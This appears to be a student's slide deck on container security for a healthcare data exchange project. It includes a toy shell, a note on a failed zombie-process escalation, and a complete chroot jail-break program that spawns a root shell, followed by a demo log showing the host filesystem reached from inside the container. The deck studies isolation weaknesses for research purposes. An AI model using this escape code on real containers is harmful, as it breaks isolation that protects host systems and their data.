

The Container Security in Healthcare Data Exchange System

Bachelor's degree graduation project

Chih-Hsuan Yang

National Sun Yat-sen University

April 9, 2021

v1.0

Outline

- 1 Outcome
- 2 Related works
- 3 Current progress

Outcome

Outcome

Zombie escalation not works?

Related works

Document&Patter

- ① https://www.usenix.org/sites/default/files/conference/protected-files/ucms15_slides_vantuin.pdf
- ② <https://blog.phusion.nl/2015/01/20/docker-and-the-pid-1-zombie-reaping-problem/>
- ③ <https://blog.phusion.nl/2015/01/20/baseimage-docker-fat-containers-treating-containers-vms/>

ToDo:

- ① <https://www.usenix.org/conference/usenixsecurity20/presentation/xiong>

Container escalation

Zombie escalation

picosh

```
122 int main(int argc, char *argv[])
123 {
124     while (1) {
125         prompt();
126         char buf[512] = {0}; /* input buffer */
127         char *c = buf;
128         if (!fgets(c + 1, sizeof(buf) - 1, stdin))
129             execvp(argv[0], argv);
130         for (; *++c;) /* skip to end of line */
131             ;
132         run(c, 0);
133     }
134     return 0;
135 }
```


End of file

```

87  pid_t pid = fork();
88  if (pid) { /* Parent or error */
89      fatal(pid, 1);
90      if (outfd) {
91          run(c, outfd); /* parse the rest of the cmdline
92  */
93          close(outfd); /* close output fd */
94          close(pipefds[0]); /* close read end of the pipe */
95      }
96      wait(0);
97      return;
98  }
99  if (outfd) {
100     dup2(pipefds[0], 0); /* dup read fd to stdin */
101     close(pipefds[0]); /* close read fd */
102     close(outfd); /* close output */
103 }
104 if (t) {
105     dup2(t, 1); /* replace stdout with t */
106     close(t);
107 }

```

chroot

chroot jail break.

jb.c

```
1 #include <stdlib.h>
2 #include <sys/stat.h>
3 #include <unistd.h>
4 int main(void) {
5     mkdir("chroot-dir", 0755);
6     chroot("chroot-dir");
7     for (int i = 0; i < 1000; i++) {
8         chdir("../");
9     }
10    chroot(".");
11    system("/bin/bash");
12 }
```

Demo

```


→ cont git:(main) X sudo ./c ./picosh
Success on creating container
Start container: ./picosh with clone id: 2106853
In container PID: 1
$ ls
bin          dev  home  lib    mnt  picosh  root  sbin  test.sh  usr
chroot-dir  etc  jb    lib64  opt  proc    run   sys   tmp      var
$ ./jb
root@container:/# ls /media/d/git/nsysu/cs/report/presentation/0409/
images      main.bib      main.fdb_latexmk  main.nav  main.run.xml  main.tex  methFlow.pdf
main.aux    main.blg      main.fls          main.out  main.snm      main.toc  src
main.bbl   main-blx.bib  main.log          main.pdf  main.synctex.gz  Makefile
root@container:/#

→ 0409 git:(main) X ls
images      main.bib      main.fdb_latexmk  main.nav  main.run.xml  main.tex  methFlow.pdf
main.aux    main.blg      main.fls          main.out  main.snm      main.toc  src
main.bbl   main-blx.bib  main.log          main.pdf  main.synctex.gz  Makefile
→ 0409 git:(main) X






```

Current progress

Map-reduce



Map-reduce

- Study:  $\frac{12}{\infty}$
- Container Security:  read some
- FHIR system:  Configured, can run.
- Combination:  Of course: 0
- 專題競賽暨成果展:  $\frac{64}{265} \sim 0.2415$